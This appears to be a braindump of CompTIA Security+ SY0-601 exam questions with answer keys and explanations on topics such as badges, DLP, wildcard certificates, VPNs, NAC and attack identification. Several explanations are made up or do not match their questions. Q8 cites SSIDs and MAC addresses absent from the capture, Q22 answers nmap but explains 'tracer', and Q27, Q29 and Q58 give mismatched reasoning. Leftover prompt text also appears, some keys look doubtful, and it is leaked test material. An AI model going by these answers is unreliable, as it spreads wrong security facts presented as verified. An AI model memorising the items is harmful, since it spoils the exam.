


# SY0-601 Dumps

## CompTIA Security+ Exam

<https://www.certleader.com/SY0-601-dumps.html>



**NEW QUESTION 1**

- (Exam Topic 3)

A building manager is concerned about people going in and out of the office during non-working hours. Which of the following physical security controls would provide the best solution?

- A. Cameras
- B. Badges
- C. Locks
- D. Bollards

**Answer:** B

**Explanation:**

Badges are physical security controls that provide a way to identify and authenticate authorized individuals who need to access a building or a restricted area. Badges can also be used to track the entry and exit times of people and monitor their movements within the premises. Badges can help deter unauthorized access by requiring people to present a valid credential before entering or leaving the office. Badges can also help prevent tailgating, which is when an unauthorized person follows an authorized person through a door or gate. Badges can be integrated with other security systems, such as locks, alarms, cameras, or biometrics, to enhance the level of protection.

**NEW QUESTION 2**

- (Exam Topic 3)

A large retail store's network was breached recently. and this news was made public. The Store did not lose any intellectual property, and no customer information was stolen. Although no fines were incurred as a result, the Store lost revenue after the breach. Which of the following is the most likely reason for this issue?

- A. Employee training
- B. Leadership changes
- C. Reputation
- D. Identity theft

**Answer:** C

**Explanation:**

Reputation is the perception or opinion that customers, partners, investors, etc., have about a company or its products and services. It can affect the revenue and profitability of a company after a network breach, even if no intellectual property or customer information was stolen, because it can damage the trust and confidence of the stakeholders and reduce their willingness to do business with the company

**NEW QUESTION 3**

- (Exam Topic 3)

Which of the following tools can assist with detecting an employee who has accidentally emailed a file containing a customer's PII?

- A. SCAP
- B. NetFlow
- C. Antivirus
- D. DLP

**Answer:** D

**Explanation:**

DLP stands for Data Loss Prevention, which is a technology that can monitor, detect and prevent the unauthorized transmission of sensitive data, such as PII (Personally Identifiable Information). DLP can be implemented on endpoints, networks, servers or cloud services to protect data in motion, in use or at rest. DLP can also block or alert on data transfers that violate predefined policies or rules. DLP is the best tool to assist with detecting an employee who has accidentally emailed a file containing a customer's PII, as it can scan the email content and attachments for any data that matches the criteria of PII and prevent the email from being sent or notify the administrator of the incident. Verified References:

- Data Loss Prevention Guide to Blocking Leaks - CompTIA <https://www.comptia.org/content/guides/data-loss-prevention-a-step-by-step-guide-to-blocking-leaks>
- Data Loss Prevention – SY0-601 CompTIA Security+ : 2.1 <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-loss-prevention-4/>
- Data Loss Prevention – CompTIA Security+ SY0-501 – 2.1 <https://www.professormesser.com/security-plus/sy0-501/data-loss-prevention-3/>

**NEW QUESTION 4**

- (Exam Topic 3)

A company wants to deploy PKI on its internet-facing website The applications that are currently deployed are

- www.company.com (main website)
- contact us company.com (for locating a nearby location)
- quotes company.com (for requesting a price quote)

The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store company.com Which of the following certificate types would best meet the requirements?

- A. SAN
- B. Wildcard
- C. Extended validation
- D. Self-signed

**Answer:** B

**Explanation:**

A wildcard certificate is a type of SSL certificate that can secure multiple subdomains under one domain name by using an asterisk (\*) as a placeholder for any subdomain name. For example, \*.company.com can secure www.company.com, contactus.company.com, quotes.company.com, etc. It can work for all the

existing applications and any future applications that follow the same naming conventions, such as store.company.com.

**NEW QUESTION 5**

- (Exam Topic 3)

A company needs to centralize its logs to create a baseline and have visibility on its security events Which of the following technologies will accomplish this objective?

- A. Security information and event management
- B. A web application firewall
- C. A vulnerability scanner
- D. A next-generation firewall

**Answer:** A

**Explanation:**

Security information and event management (SIEM) is a solution that collects, analyzes, and correlates logs and events from various sources such as firewalls, servers, applications, etc., within an organization's network. It can centralize logs to create a baseline and have visibility on security events by providing a unified dashboard and reporting system for log management and security monitoring.

**NEW QUESTION 6**

- (Exam Topic 3)

A company wants the ability to restrict web access and monitor the websites that employees visit, Which Of the following would best meet these requirements?

- A. Internet Proxy
- B. VPN
- C. WAF
- D. Firewall

**Answer:** A

**Explanation:**

An internet proxy is a server that acts as an intermediary between a client and a destination server on the internet. It can restrict web access and monitor the websites that employees visit by filtering the requests and responses based on predefined rules and policies, and logging the traffic and activities for auditing purposes

**NEW QUESTION 7**

- (Exam Topic 3)

An organization has expanded its operations by opening a remote office. The new office is fully furnished with office resources to support up to 50 employees working on any given day. Which of the following VPN solutions would best support the new office?

- A. Always-on
- B. Remote access
- C. Site-to-site
- D. Full tunnel

**Answer:** C

**Explanation:**

Site-to-site VPN is a type of VPN solution that connects two or more networks or sites across the public internet in a secure and encrypted way. Site-to-site VPN can be implemented using VPN appliances, such as firewalls or routers, that can establish and maintain the VPN tunnel between the sites. Site-to-site VPN can support multiple users or devices that need to access resources on the other site without requiring individual VPN clients or software. Site-to-site VPN is the best solution to support the new remote office, as it can provide secure and seamless connectivity between the office network and the main network of the organization.

Verified References:

➤ Virtual Private Networks – SY0-601 CompTIA Security+ : 3.3 <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/virtual-private-networks-sy0-601-> (See Site-to-Site VPN)

➤ VPN Technologies – CompTIA Security+ SY0-501 – 3.2 <https://www.professormesser.com/security-plus/sy0-501/vpn-technologies/> (See Site-to-Site VPN)

➤ Security+ (Plus) Certification | CompTIA IT Certifications <https://www.comptia.org/certifications/security> (See Domain 3: Architecture and Design, Objective 3.3: Given a scenario, implement secure network architecture concepts.)

**NEW QUESTION 8**

- (Exam Topic 3)

A user reports constant lag and performance issues with the wireless network when working at a local coffee shop A security analyst walks the user through an installation of Wireshark and gets a five-minute pcap to analyze. The analyst observes the following output:

No.	Time	Source	Destination	Protocol	Length	Info
1234	9.1195665	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=655, FN=0
1235	9.1265649	Sagemcom_87:9f:a3	Broadcast	802.11	39	Deauthentication, SN=655, FN=0
1236	9.2223212	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=657, FN=0

Which of the following attacks does the analyst most likely see in this packet capture?

- A. Session replay
- B. Evil twin
- C. Bluejacking

D. ARP poisoning

**Answer:** B

**Explanation:**

An evil twin is a type of wireless network attack that involves setting up a rogue access point that mimics a legitimate one. It can trick users into connecting to the rogue access point instead of the real one, and then intercept or modify their traffic, steal their credentials, launch phishing pages, etc. In this packet capture, the analyst can see that there are two access points with the same SSID (CoffeeShop) but different MAC addresses (00:0c:41:82:9c:4f and 00:0c:41:82:9c:4e). This indicates that one of them is an evil twin that is trying to impersonate the other one.

**NEW QUESTION 9**

- (Exam Topic 3)

An organization is building a new headquarters and has placed fake cameras around the building in an attempt to discourage potential intruders. Which of the following kinds of controls describes this security method?

- A. Detective
- B. Deterrent
- C. Directive
- D. Corrective

**Answer:** B

**Explanation:**

A deterrent control is a type of security control that is designed to discourage potential intruders from attempting to access or harm a system or network. A deterrent control relies on the perception or fear of negative consequences rather than the actual enforcement of those consequences. A deterrent control can also be used to influence the behavior of authorized users by reminding them of their obligations and responsibilities. An example of a deterrent control is placing fake cameras around the building, as it can create the illusion of surveillance and deter potential intruders from trying to break in. Other examples of deterrent controls are warning signs, security guards, or audit trails. References:

- <https://www.ibm.com/topics/security-controls>
- <https://www.f5.com/labs/learning-center/what-are-security-controls>

**NEW QUESTION 10**

- (Exam Topic 3)

An organization has hired a security analyst to perform a penetration test. The analyst captures 1Gb worth of inbound network traffic to the server and transfers the pcap back to the machine for analysis. Which of the following tools should the analyst use to further review the pcap?

- A. Nmap
- B. CURL
- C. Neat
- D. Wireshark

**Answer:** D

**Explanation:**

Wireshark is a tool that can analyze pcap files, which are files that capture network traffic. Wireshark can display the packets, protocols, and other details of the network traffic in a graphical user interface. Nmap is a tool that can scan networks and hosts for open ports and services. CURL is a tool that can transfer data from or to a server using various protocols. Neat is a tool that can test network performance and quality.

**NEW QUESTION 10**

- (Exam Topic 3)

A web architect would like to move a company's website presence to the cloud. One of the management team's key concerns is resiliency in case a cloud provider's data center or network connection goes down. Which of the following should the web architect consider to address this concern?

- A. Containers
- B. Virtual private cloud
- C. Segmentation
- D. Availability zones

**Answer:** D

**Explanation:**

Availability zones are the most appropriate cloud feature to address the concern of resiliency in case a cloud provider's data center or network connection goes down. Availability zones are physically separate locations within an Azure region that have independent power, cooling, and networking. Each availability zone is made up of one or more data centers and houses infrastructure to support highly available, mission-critical applications. Availability zones are connected with high-speed, private fiber-optic networks. Azure services that support availability zones fall into two categories: Zonal services – you pin the resource to a specific zone (for example, virtual machines, managed disks, IP addresses), or Zone-redundant services – platform replicates automatically across zones (for example, zone-redundant storage, SQL Database). To achieve comprehensive business continuity on Azure, build your application architecture using the combination of availability zones with Azure region pairs. You can synchronously replicate your applications and data using availability zones within an Azure region for high-availability and asynchronously replicate across Azure regions for disaster recovery protection.

**NEW QUESTION 11**

- (Exam Topic 3)

Which of the following can best protect against an employee inadvertently installing malware on a company system?

- A. Host-based firewall
- B. System isolation
- C. Least privilege
- D. Application allow list

**Answer:** C

**Explanation:**

Least privilege is a security principle that states that users should only be granted the permissions they need to do their job. This helps to protect against malware infections by preventing users from installing unauthorized software.

A host-based firewall can help to protect against malware infections by blocking malicious traffic from reaching a computer. However, it cannot prevent a user from installing malware if they have the necessary permissions.

System isolation is the practice of isolating systems from each other to prevent malware from spreading. This can be done by using virtual machines or network segmentation. However, system isolation can be complex and expensive to implement.

An application allow list is a list of applications that are allowed to run on a computer. This can help to prevent malware infections by preventing users from running unauthorized applications. However, an application allow list can be difficult to maintain and can block legitimate applications.

Therefore, the best way to protect against an employee inadvertently installing malware on a company system is to use the principle of least privilege. This will help to ensure that users only have the permissions they need to do their job, which will reduce the risk of malware infections.

Here are some additional benefits of least privilege:

- It can help to improve security by reducing the attack surface.
- It can help to simplify security management by reducing the number of permissions that need to be managed.
- It can help to improve compliance by reducing the risk of data breaches.

**NEW QUESTION 15**

- (Exam Topic 3)

A company is auditing the manner in which its European customers' personal information is handled. Which of the following should the company consult?

- A. GDPR
- B. ISO
- C. NIST
- D. PCI DSS

**Answer:** A

**Explanation:**

GDPR stands for General Data Protection Regulation, which is a legal framework that sets guidelines for the collection and processing of personal information of individuals within the European Union (EU). GDPR also applies to organizations outside the EU that offer goods or services to, or monitor the behavior of, EU data subjects. GDPR aims to protect the privacy and rights of EU citizens and residents regarding their personal data. GDPR defines personal data as any information relating to an identified or identifiable natural person, such as name, identification number, location data, online identifiers, or any factors specific to the physical, physiological, genetic, mental, economic, cultural, or social identity of that person. A company that is auditing the manner in which its European customers' personal information is handled should consult GDPR to ensure compliance with its rules and obligations. References:

- <https://www.gdpreu.org/the-regulation/key-concepts/personal-data/>
- <https://ico.org.uk/for-organisations-2/guide-to-data-protection/guide-to-the-general-data-protection-regula>

**NEW QUESTION 18**

- (Exam Topic 2)

An account was disabled after several failed and successful login connections were made from various parts of the World at various times. A security analyst is investigating the issue. Which of the following account policies most likely triggered the action to disable the

- A. Time based logins
- B. Password history
- C. Geofencing
- D. Impossible travel time

**Answer:** D

**Explanation:**

Impossible travel time is a policy that detects and blocks login attempts from locations that are geographically impossible to reach from the previous login location within a certain time frame. For example, if a user logs in from New York and then tries to log in from Tokyo within an hour, the policy would flag this as impossible travel time and disable the account. This policy helps prevent unauthorized access from compromised credentials or attackers using proxy servers. References: 1

CompTIA Security+ Certification Exam Objectives

page 6, Domain 1.0: Attacks, Threats, and Vulnerabilities, Objective 1.2: Compare and contrast different types of social engineering techniques 2

CompTIA Security+ Certification Exam Objectives, page 14, Domain 3.0:

Implementation, Objective 3.4: Implement identity and account management controls 3

<https://docs.microsoft.com/en-us/azure/active-directory/identity-protection/howto-sign-in-risk-policy#impossi>

**NEW QUESTION 19**

- (Exam Topic 2)

A systems integrator is installing a new access control system for a building. The new system will need to connect to the Company's AD server. In order to validate current employees, which of the following should the systems integrator configure to be the most secure?

- A. HTTPS
- B. SSH
- C. SFTP
- D. LDAPS

**Answer:** D

**Explanation:**

LDAPS (Lightweight Directory Access Protocol Secure) is the most secure protocol to use for connecting to an Active Directory server, as it encrypts the communication between the client and the server using SSL/TLS. This prevents eavesdropping, tampering, or spoofing of the authentication and authorization data.

References: 1



CompTIA Security+ Certification Exam Objectives, page 13, Domain 3.0: Implementation,  
Objective 3.2: Implement secure protocols 2  
CompTIA Security+ Certification Exam Objectives, page 15,  
Domain 3.0: Implementation, Objective 3.5: Implement secure authentication mechanisms 3  
<https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc731>

**NEW QUESTION 22**

- (Exam Topic 2)

Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule implementation that was requested for this access. ICMP traffic is successful between the two devices. Which of the following tools should the security analyst use to help identify if the traffic is being blocked?

- A. nmap
- B. tracer
- C. ping
- D. ssh

**Answer:** A

**Explanation:**

Tracer is a command-line tool that shows the route that packets take to reach a destination on a network<sup>1</sup>. It also displays the time it takes for each hop along the way<sup>1</sup>. By using tracer, you can see if there is a router or firewall that is blocking or slowing down the traffic between the internal workstation and the specific server<sup>1</sup>.

**NEW QUESTION 27**

- (Exam Topic 2)

Which of the following can be used to detect a hacker who is stealing company data over port 80?

- A. Web application scan
- B. Threat intelligence
- C. Log aggregation
- D. Packet capture

**Answer:** D

**Explanation:**

- Using a SIEM tool to monitor network traffic in real-time and detect any anomalies or malicious activities
- Monitoring all network protocols and ports to detect suspicious volumes of traffic or connections to uncommon IP addresses
- Monitoring for outbound traffic patterns that indicate malware communication with command and control servers, such as beaconing or DNS tunneling
- Using a CASB tool to control access to cloud resources and prevent data leaks or downloads
- Encrypting data at rest and in transit and enforcing strong authentication and authorization policies

**NEW QUESTION 28**

- (Exam Topic 2)

An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO).

- A. MAC filtering
- B. Zero trust segmentation
- C. Network access control
- D. Access control vestibules
- E. Guards
- F. Bollards.

**Answer:** AC

**Explanation:**

MAC filtering is a method of allowing or denying access to a network based on the MAC address of the device attempting to connect. By creating a list of approved MAC addresses, the organization can prevent unauthorized devices from connecting to the network. Network Access Control (NAC) is a security solution that allows organizations to restrict access to their networks based on the device's identity, configuration, and security posture. This can be used to ensure that only legitimate devices are allowed to connect to the network, and any unauthorized devices are blocked.

**NEW QUESTION 29**

- (Exam Topic 2)

A security operations technician is searching the log named /var/messages for any events that were associated with a workstation with the IP address 10.1.1.1. Which of the following would provide this information?

- A. cat /var/messages | grep 10.1.1.1
- B. grep 10.1.1.1 | cat /var/messages
- C. grep /var/messages | cat 10.1.1.1
- D. cat 10.1.1.1 | grep /var/messages

**Answer:** A

**Explanation:**

the cat command reads the file and streams its content to standard output. The | symbol connects the output of the left command with the input of the right command. The grep command returns all lines that match the regex. The cut command splits each line into fields based on a delimiter and extracts a specific field.

**NEW QUESTION 33**

- (Exam Topic 2)

A desktop computer was recently stolen from a desk located in the lobby of an office building. Which of the following would be the best way to secure a replacement computer and deter future theft?

- A. Installing proximity card readers on all entryway doors
- B. Deploying motion sensor cameras in the lobby
- C. Encrypting the hard drive on the new desktop
- D. Using cable locks on the hardware

**Answer:** D

**Explanation:**

Using cable locks on the hardware can be an effective way to secure a desktop computer and deter future theft. Cable locks are physical security devices that attach to the computer case and to a nearby stationary object, such as a desk or wall. This makes it more difficult for a thief to remove the computer without damaging it or attracting attention.

Installing proximity card readers on all entryway doors can enhance physical security by limiting access to authorized individuals. Deploying motion sensor cameras in the lobby can also help deter theft by capturing images of any unauthorized individuals entering the premises or attempting to steal the computer. Encrypting the hard drive on the replacement desktop can also help protect sensitive data in the event of theft, but it does not provide physical security for the device itself.

**NEW QUESTION 38**

- (Exam Topic 2)

A security engineer learns that a non-critical application was compromised. The most recent version of the application includes a malicious reverse proxy while the application is running. Which of the following should the engineer do to quickly contain the incident with the least amount of impact?

- A. Configure firewall rules to block malicious inbound access.
- B. Manually uninstall the update that contains the backdoor.
- C. Add the application hash to the organization's blocklist.
- D. Turn off all computers that have the application installed.

**Answer:** C

**Explanation:**

A reverse proxy backdoor is a malicious reverse proxy that can intercept and manipulate the traffic between the client and the web server. This can allow an attacker to access sensitive data or execute commands on the web server.

One possible way to quickly contain the incident with the least amount of impact is to add the application hash to the organization's blocklist. A blocklist is a list of applications or files that are not allowed to run on a system or network. By adding the application hash to the blocklist, the security engineer can prevent the malicious application from running and communicating with the reverse proxy backdoor.

**NEW QUESTION 39**

- (Exam Topic 2)

A company is concerned about individuals driving a car into the building to gain access. Which of the following security controls would work BEST to prevent this from happening?

- A. Bollard
- B. Camera
- C. Alarms
- D. Signage
- E. Access control vestibule

**Answer:** A

**Explanation:**

Bollards are posts designed to prevent vehicles from entering an area. They are usually made of steel or concrete and are placed close together to make it difficult for vehicles to pass through. In addition to preventing vehicles from entering an area, bollards can also be used to protect buildings and pedestrians from ramming attacks. They are an effective and cost-efficient way to protect buildings and pedestrians from unauthorized access.

**NEW QUESTION 41**

- (Exam Topic 2)

A security administrator is compiling information from all devices on the local network in order to gain better visibility into user activities. Which of the following is the best solution to meet this objective?

- A. SIEM
- B. HIDS
- C. CASB
- D. EDR

**Answer:** A

**Explanation:**

SIEM stands for Security Information and Event Management, which is a solution that can collect, correlate, and analyze security logs and events from various devices on a network. SIEM can provide better visibility into user activities by generating reports, alerts, dashboards, and metrics. SIEM can also help detect and respond to security incidents, comply with regulations, and improve security posture.

**NEW QUESTION 43**

- (Exam Topic 2)

A financial institution recently joined a bug bounty program to identify security issues in the institution's new public platform. Which of the following best describes who the institution is working with to identify security issues?

- A. Script kiddie
- B. Insider threats
- C. Malicious actor
- D. Authorized hacker

**Answer:** D

**Explanation:**

An authorized hacker, also known as an ethical hacker or a white hat hacker, is someone who uses their skills and knowledge to find and report security issues in a system or application with the permission of the owner. An authorized hacker follows the rules and guidelines of the bug bounty program and does not cause any harm or damage to the system or its users.

**NEW QUESTION 47**

- (Exam Topic 2)

A security administrator is managing administrative access to sensitive systems with the following requirements:

- Common login accounts must not be used for administrative duties.
- Administrative accounts must be temporal in nature.
- Each administrative account must be assigned to one specific user.
- Accounts must have complex passwords.

" Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements? (Give explanation and References from CompTIA Security+ SY0-601 Official Text Book and Resources)

- A. ABAC
- B. SAML
- C. PAM
- D. CASB

**Answer:** C

**Explanation:**

PAM is a solution that enables organizations to securely manage users' accounts and access to sensitive systems. It allows administrators to create unique and complex passwords for each user, as well as assign each account to a single user for administrative duties. PAM also provides audit trails and logging capabilities, allowing administrators to monitor user activity and ensure that all systems are secure. According to the CompTIA Security+ SY0-601 Course Book, "PAM is the most comprehensive way to control and monitor privileged accounts".

**NEW QUESTION 48**

- (Exam Topic 2)

Which of the following would satisfy three-factor authentication requirements?

- A. Password, PIN, and physical token
- B. PIN, fingerprint scan, and ins scan
- C. Password, fingerprint scan, and physical token
- D. PIN, physical token, and ID card

**Answer:** C

**Explanation:**

Three-factor authentication combines three types of authentication methods: something you know (password), something you have (physical token), and something you are (fingerprint scan). Option C satisfies these requirements, as it uses a password (something you know), a physical token (something you have), and a fingerprint scan (something you are) for authentication.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom Note: There could be other options as well that could satisfy the three-factor authentication requirements as per the organization's security policies.

**NEW QUESTION 53**

- (Exam Topic 2)

Unauthorized devices have been detected on the internal network. The devices' locations were traced to Ether ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?

- A. NAC
- B. DLP
- C. IDS
- D. MFA

**Answer:** A

**Explanation:**

NAC stands for network access control, which is a security solution that enforces policies and controls on devices that attempt to access a network. NAC can help prevent unauthorized devices from accessing the internal network by verifying their identity, compliance, and security posture before granting them access. NAC can also monitor and restrict the activities of authorized devices based on predefined rules and roles.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html>

**NEW QUESTION 58**

- (Exam Topic 2)



A network engineer receives a call regarding multiple LAN-connected devices that are on the same switch. The devices have suddenly been experiencing speed and latency issues while connecting to network resources. The engineer enters the command show mac address-table and reviews the following output

VLAN	MAC	PORT
1	00-04-18-EB-14-30	Fa0/1
1	88-CD-34-19-E8-98	Fa0/2
1	40-11-08-87-10-13	Fa0/3
1	00-04-18-EB-14-30	Fa0/4
1	88-CD-34-00-15-F3	Fa0/5
1	FA-13-02-04-27-64	Fa0/6

Which of the following best describes the attack that is currently in progress?

- A. MAC flooding
- B. Evil twin
- C. ARP poisoning
- D. DHCP spoofing

**Answer: C**

**Explanation:**

This is an attempt to redirect traffic to an attacking host by sending an ARP packet that contains the forged address of the next hop router. The attacker tricks the victim into believing that it is the legitimate router by sending a spoofed ARP reply with its own MAC address. This causes the victim to send all its traffic to the attacker instead of the router. The attacker can then intercept, modify, or drop the packets as they please.

**NEW QUESTION 62**

- (Exam Topic 2)

Which of the following would most likely include language prohibiting end users from accessing personal email from a company device?

- A. SLA
- B. BPA
- C. NDA
- D. AUP

**Answer: D**

**Explanation:**

AUP or Acceptable Use Policy is a document that defines the rules and guidelines for using a company's IT resources, such as devices, networks, internet, email, etc. It usually includes language prohibiting end users from accessing personal email from a company device, as well as other activities that may compromise security or productivity1.

<https://www.thesecuritybuddy.com/governance-risk-and-compliance/what-are-sla-mou-bpa-and-nda/> 3:

<https://www.professormesser.com/security-plus/sy0-501/agreement-types/> 1: <https://www.techopedia.com/definition/2471/acceptable-use-policy-aup>

**NEW QUESTION 65**

- (Exam Topic 2)

A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.

The first step the IT team should perform is to deploy a DLP solution:

- A. for only data in transit.
- B. for only data at rest.
- C. in blocking mode.
- D. in monitoring mode.

**Answer: D**

**Explanation:**

A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

**NEW QUESTION 66**

- (Exam Topic 2)

Which of the following should a Chief Information Security Officer consider using to take advantage of industry standard guidelines?

- A. SSAE SOC 2
- B. GDPR
- C. PCI DSS
- D. NIST CSF

**Answer: D**

**Explanation:**

NIST CSF (National Institute of Standards and Technology Cybersecurity Framework) is a set of guidelines and best practices for managing cybersecurity risks. It is based on existing standards, guidelines, and practices that are widely recognized and applicable across different sectors and organizations. It provides a common language and framework for understanding, communicating, and managing cybersecurity risks. References: 1 CompTIA Security+ Certification Exam Objectives, page 7, Domain 1.0: Attacks, Threats, and Vulnerabilities, Objective 1.4: Explain the techniques used in security assessments 2

CompTIA Security+ Certification Exam Objectives, page 8, Domain 2.0: Architecture and Design, Objective 2.1: Explain the importance of secure staging deployment concepts 3 <https://www.nist.gov/cyberframework>

**NEW QUESTION 71**

- (Exam Topic 2)

An employee's company email is configured with conditional access and requires that MFA is enabled and used. An example of MFA is a phone call and:

- A. a push notification
- B. a password.
- C. an SMS message.
- D. an authentication application.

**Answer:** D

**Explanation:**

An authentication application can generate one-time passwords or QR codes that are time-based and unique to each user and device. It does not rely on network connectivity or SMS delivery, which can be intercepted or delayed. It also does not require the user to respond to a push notification, which can be accidentally approved or ignored.

**NEW QUESTION 76**

- (Exam Topic 2)

A security investigation revealed that malicious software was installed on a server using a server administrator credentials. During the investigation the server administrator explained that Telnet was regularly used to log in. Which of the following most likely occurred?

- A. A spraying attack was used to determine which credentials to use
- B. A packet capture tool was used to steal the password
- C. A remote-access Trojan was used to install the malware
- D. A directory attack was used to log in as the server administrator

**Answer:** B

**Explanation:**

Telnet is an insecure protocol that transmits data in cleartext over the network. This means that anyone who can intercept the network traffic can read the data, including the username and password of the server administrator. A packet capture tool is a software or hardware device that can capture and analyze network packets. An attacker can use a packet capture tool to steal the password and use it to install malicious software on the server. References:

<https://www.comptia.org/content/guides/what-is-network-security>

**NEW QUESTION 77**

- (Exam Topic 2)

A systems engineer thinks a business system has been compromised and is being used to exfiltrate data to a competitor. The engineer contacts the CSIRT. The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else. Which of the following is the most likely reason for this request?

- A. The CSIRT thinks an insider threat is attacking the network
- B. Outages of business-critical systems cost too much money
- C. The CSIRT does not consider the systems engineer to be trustworthy
- D. Memory contents including files and malware are lost when the power is turned off

**Answer:** D

**Explanation:**

Memory contents including files and malware are lost when the power is turned off. This is because memory is a volatile storage device that requires constant power to retain data. If a system has been compromised and is being used to exfiltrate data to a competitor, the CSIRT may want to preserve the memory contents for forensic analysis and evidence collection. Therefore, the CSIRT may tell the engineer to immediately disconnect the network cable and not do anything else to prevent further data loss or tampering.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://resources.infosecinstitute.com/topic/memory-acquisition-and-analysis/>

**NEW QUESTION 78**

- (Exam Topic 2)

The findings in a consultant's report indicate the most critical risk to the security posture from an incident response perspective is a lack of workstation and server investigation capabilities. Which of the following should be implemented to remediate this risk?

- A. HIDS
- B. FDE
- C. NGFW
- D. EDR

**Answer:** D

**Explanation:**

EDR solutions are designed to detect and respond to malicious activity on workstations and servers, and they provide a detailed analysis of the incident, allowing organizations to quickly remediate the threat. According to the CompTIA Security+ SY0-601 Official Text Book, EDR solutions can be used to detect malicious activity on endpoints, investigate the incident, and contain the threat. EDR solutions can also provide real-time monitoring and alerting for potential security events, as well as detailed forensic analysis for security incidents. Additionally, the text book recommends that organizations also implement a host-based intrusion detection system (HIDS) to alert them to malicious activity on their workstations and servers.

**NEW QUESTION 82**

- (Exam Topic 2)

Which of the following social engineering attacks best describes an email that is primarily intended to mislead recipients into forwarding the email to others?

- A. Hoaxing
- B. Pharming
- C. Watering-hole
- D. Phishing

**Answer:** A

**Explanation:**

Hoaxing is a type of social engineering attack that involves sending false or misleading information via email or other means to trick recipients into believing something that is not true. Hoaxing emails often contain a request or an incentive for the recipients to forward the email to others, such as a warning of a virus, a promise of a reward, or a petition for a cause. The goal of hoaxing is to spread misinformation, cause panic, waste resources, or damage reputations. A hoaxing email is primarily intended to mislead recipients into forwarding the email to others, which can increase the reach and impact of the hoax.

**NEW QUESTION 84**

- (Exam Topic 2)

Which of the following best describes a tool used by an organization to identify, log, and track any potential risks and corresponding risk information?

- A. Quantitative risk assessment
- B. Risk register
- C. Risk control assessment
- D. Risk matrix

**Answer:** B

**Explanation:**

A risk register is a tool used by an organization to identify, log, and track any potential risks and corresponding risk information. It helps to document the risks, their likelihood, impact, mitigation strategies, and status. A risk register is an essential part of risk management and can be used for projects or organizations.

**NEW QUESTION 85**

- (Exam Topic 2)

Which of the following best describes when an organization Utilizes a read-to-use application from a cloud provider?

- A. IaaS
- B. SaaS
- C. PaaS
- D. XaaS

**Answer:** B

**Explanation:**

SaaS stands for software as a service, which is a cloud computing model that provides ready-to-use applications over the internet. SaaS applications are hosted and managed by a cloud provider who also handles software updates, maintenance, security, and scalability. SaaS users can access the applications through a web browser or a mobile app without installing any software on their devices. SaaS applications are typically offered on a subscription or pay-per-use basis. Examples of SaaS applications include email services, online office suites, customer relationship management (CRM) systems, and video conferencing platforms. References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.ibm.com/cloud/learn/software-as-a-service>

**NEW QUESTION 88**

- (Exam Topic 2)

The alert indicates an attacker entered thousands of characters into the text box of a web form. The web form was intended for legitimate customers to enter their phone numbers. Which of the attacks has most likely occurred?

- A. Privilege escalation
- B. Buffer overflow
- C. Resource exhaustion
- D. Cross-site scripting

**Answer:** B

**Explanation:**

A buffer overflow attack occurs when an attacker inputs more data than the buffer can store, causing the excess data to overwrite adjacent memory locations and corrupt or execute code<sup>1</sup>. In this case, the attacker entered thousands of characters into a text box that was intended for phone numbers, which are much shorter. This could result in a buffer overflow attack that compromises the web application or server. The other options are not related to this scenario. Privilege escalation is when an attacker gains unauthorized access to higher-level privileges or resources<sup>2</sup>. Resource exhaustion is when an attacker consumes all the available resources of a system, such as CPU, memory, disk space, etc., to cause a denial of service<sup>3</sup>. Cross-site scripting is when an attacker injects malicious code into a web page that is executed by the browser of a victim who visits the page.

References: 1: <https://www.fortinet.com/resources/cyberglossary/buffer-overflow> 2:

<https://www.imperva.com/learn/application-security/privilege-escalation/> 3: <https://www.imperva.com/learn/application-security/resource-exhaustion/> :

<https://owasp.org/www-community/attacks/xss/>

**NEW QUESTION 91**

- (Exam Topic 2)

A security administrator recently used an internal CA to issue a certificate to a public application. A user tries to reach the application but receives a message stating, "Your connection is not private." Which of the following is the best way to fix this issue?

- A. Ignore the warning and continue to use the application normally.
